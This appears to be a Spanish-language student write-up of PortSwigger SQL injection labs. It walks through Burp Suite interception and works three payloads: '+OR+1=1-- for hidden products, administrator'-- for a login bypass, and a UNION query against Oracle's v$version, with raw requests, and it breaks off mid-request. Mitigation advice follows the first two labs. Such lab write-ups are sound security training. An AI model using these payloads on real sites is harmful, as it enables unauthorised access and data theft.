
- Activamos la opción Intercept is on
- Seleccionamos Open browser

Esto abre el navegador interno de Burp, el cual pasa todo el tráfico HTTP a través del proxy para poder interceptarlo y modificarlo.



3. En el navegador interno:
- Pegamos la URL del laboratorio

- La solicitud fue interceptada automáticamente por Burp
 - Hacemos clic en **Forward all** para permitir que la petición llegue al servidor
- Esto permitió que la página cargara correctamente dentro del navegador de Burp.




4. Después hacemos clic en la categoría:

- Corporate gifts

En ese momento Burp interceptó una petición como esta:

GET /filter?category=Corporate+gifts HTTP/2



Aquí identifiqué que el parámetro se envía en la URL y es usado para filtrar productos.

Este tipo de parámetro suele insertarse directamente en consultas SQL como:
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
Si la aplicación no valida correctamente el input, puede ser vulnerable a SQL Injection.

- Para poder modificar manualmente la petición:
Hacemos clic derecho sobre la solicitud interceptada
Seleccionamos Send to Repeater
Vamos a la pestaña Repeater
El Repeater permite modificar y reenviar solicitudes múltiples veces para probar diferentes cargas útiles (payloads).
- En el Repeater modificamos la primera línea donde aparece el parámetro category.
Originalmente estaba así:


- GET /filter?category=Corporate+gifts HTTP/2

Lo modificamos agregando el payload:

- '+OR+1=1--

Quedando así:

- GET /filter?category=Corporate+gifts'+OR+1=1-- HTTP/2



- Después de enviar la petición modificada:
La respuesta HTTP fue 200 OK
En el cuerpo de la respuesta aparecieron productos que normalmente no se muestran
- El laboratorio marcó el estado como Solved
Esto confirma que:

La aplicación era vulnerable
Se logró recuperar información oculta
La inyección fue exitosa



SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Solved

[Back to lab description >>](#)

Mitigación Recomendada:

Para prevenir este tipo de vulnerabilidad es importante implementar mecanismos que eviten que los datos ingresados por el usuario se interpreten como parte de la consulta SQL. Una de las principales medidas es utilizar consultas parametrizadas o prepared statements, ya que estas separan el código SQL de los datos ingresados por el usuario. De esta forma, aunque un atacante intente introducir código malicioso, este será tratado únicamente como datos y no como instrucciones SQL.

También es recomendable implementar validación y sanitización de entradas, asegurándose de que los valores recibidos en los parámetros coincidan con los formatos esperados. Por ejemplo, en el caso del parámetro category, la aplicación debería permitir únicamente valores específicos de categorías existentes.

Otra medida importante es aplicar el principio de mínimos privilegios en la base de datos, de modo que la cuenta utilizada por la aplicación tenga únicamente los permisos necesarios para realizar sus funciones y no acceso completo a todas las tablas.

2. SQL Injection vulnerability allowing login by pass

Nivel: Apprentice

Tipo de SQLi: Error-based / Classic SQL Injection

Objetivo: Explotar una vulnerabilidad SQL Injection en el formulario de login para autenticarse como el usuario administrator sin conocer su contraseña real, modificando la lógica de la consulta SQL de autenticación y logrando acceso no autorizado a la aplicación.


Vulnerabilidad: El formulario de login construye una consulta SQL dinámica concatenando directamente los valores de los campos username y password sin sanitización ni uso de sentencias preparadas. La consulta típica es del tipo: `SELECT * FROM users WHERE username = 'input_username' AND password = 'input_password'` Al inyectar un cierre de comilla simple (') en el campo username seguido de un comentario SQL (--), se altera la lógica: el -- comenta el resto de la consulta (incluyendo la verificación de contraseña), convirtiendo la condición en verdadera siempre que exista el usuario administrator.

Esto permite bypass de autenticación sin necesidad de conocer la contraseña, aprovechando que la aplicación no escapa caracteres especiales y refleja errores o resultados directamente. Se trata de

una inyección in-band clásica con manipulación lógica (no requiere UNION ni extracción de datos adicionales).


Procedimiento:

Paso 1: Ir a la sección de My Account




Paso 2: Ingresar en el campo Username: administrator'--

(El cierre de comilla simple termina la cadena del username, y -- comenta el resto de la consulta, incluyendo la cláusula AND password = '...').




Paso 3: Ingresar en el campo Password: cualquier valor arbitrario (ej. 123, vacío o lo que sea).



Paso 4: Enviar el formulario (Log in).

La consulta efectiva se convierte en algo como: `SELECT * FROM users WHERE username = 'administrator'--' AND password = 'cualquiercosa'.`

El `--` comenta todo lo posterior, por lo que la condición se reduce a `username = 'administrator'`, autenticando como administrador si el usuario existe.



Explicación del payload:

El payload principal utilizado es:

Username: administrator'-- Password: cualquier valor arbitrario (ej. 123, vacío o cualquier cadena)

El carácter ' cierra la cadena literal del campo username en la consulta SQL original.

El operador -- inicia un comentario de línea en SQL, descartando todo el código restante de la consulta, incluyendo la cláusula AND password = '...!.

Como resultado, la consulta efectiva se reduce a: `SELECT * FROM users WHERE username = 'administrator'` Esta condición es verdadera si el usuario administrator existe en la tabla, permitiendo autenticación exitosa sin verificar la contraseña.

El payload explota la concatenación insegura de entradas en la consulta SQL y la falta de escape de caracteres especiales, logrando un bypass lógico de la autenticación sin necesidad de extraer datos ni usar técnicas más avanzadas como UNION o blind injection.

Mitigación recomendada

- Implementar consultas parametrizadas o sentencias preparadas en el código de autenticación (ej. PreparedStatement en Java, cursor.execute() con placeholders en Python, PDO en PHP).

- Realizar validación estricta de entradas en username y password (longitud máxima, caracteres permitidos mediante regex, prohibición explícita de comillas simples y guiones dobles --).
- Almacenar contraseñas con hashing seguro (bcrypt, Argon2, PBKDF2) y nunca comparar contraseñas en texto plano.
- Aplicar el principio de menor privilegio en la cuenta de base de datos utilizada por la aplicación.
- Desplegar un Web Application Firewall (WAF) con reglas para detectar patrones comunes de SQLi (comillas, --, OR 1=1).

3. SQL Injection attack, querying the database type version on Oracle

Nivel: PRACTITIONER

Tipo de SQLi: UNION-based SQL Injection

Objetivo: Explotar una vulnerabilidad de SQL Injection basada en UNION para obtener y mostrar la versión de la base de datos Oracle.

Vulnerabilidad: La aplicación construye una consulta SQL concatenando directamente el parámetro category sin validación adecuada, permitiendo insertar código SQL adicional.

Ejemplo conceptual vulnerable:

```
SELECT name, description FROM products WHERE category = 'Accessories'
```

El atacante lo convierte en:


```
SELECT          name,          description          FROM          products
WHERE           category           =
UNION SELECT banner, NULL FROM v$version--
```

Procedimiento:



Paso 1: Interceptar la petición con Burp Suite

Una vez abierto el laboratorio y dentro de Burp Suite, usaremos el navegador de este el cual es Chromium.


Dentro de Chromium entraremos con la url del laboratorio. Volviendo a Burp Suite activamos intercept off, para así interceptar la petición.



Así se verá Burp Suite cuando haya interceptado peticiones:




Dentro del navegador de Chromium en la pagina del laboratorio, vamos a cambiar la categoria de productos, en este caso a Gifts, para hacer el tipo de petición que necesitamos, ya que ese parametro de category es vulnerable.



Paso 2: Confirmar que es vulnerable a SQLi

Para confirmar que ese parametro es vulnerable a SQLi, enviamos la petición al repetidor, dentro de Burp Suite y la modificamos cambiando la categoría “Gift”, por el símbolo: ‘



Como resultado de repetir la petición modificada, el servidor respondió con un un error, lo cual indica que es vulnerable ya que se rompió la consulta (muy buena señal de SQLi).

```
HTTP/2 500 Internal Server Error
Content-Type : text/html; charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 2830
```

Paso 3: Encontrar el número de columnas

Una vez que confirmamos que es vulnerable a SQLi, vamos a hacer una consulta haciendo una inyeccion de codigo SQL de tipo: '+UNION+SELECT+NULL,NULL+FROM+dual, para obtener el número de columnas.

The screenshot shows the Burp Suite interface. At the top, there are buttons for 'Send', 'Cancel', and navigation arrows. Below this is the 'Request' tab, which is currently set to 'Pretty'. The request is an HTTP/2 GET to /filter?category='+UNION+SELECT+NULL,NULL+FROM+dual--. The response is an HTTP/2 200 OK with Content-Type: text/html; charset=utf-8 and Content-Length: 4317. The body of the response starts with <!DOCTYPE html>.

```
1 GET /filter ?category = '+UNION+SELECT+NULL,NULL+FROM+dual-- HTTP/2
2 Host : 0a80008304be40b18012086e004f0081.web-security-academy.net
3 Cookie : session = d3cS8WduOnj5qJe3Sjc6lZ5nfpCKxsWN
4 Sec-Ch-Ua : "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile : ?0
6 Sec-Ch-Ua-Platform : "Windows"
7 Accept-Language : es-419,es;q=0.9
8 Upgrade-Insecure-Requests : 1
9 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
11 Accept :
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
13 ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer :
19 https://0a80008304be40b18012086e004f0081.web-security-academy.net/filter?category=Gifts
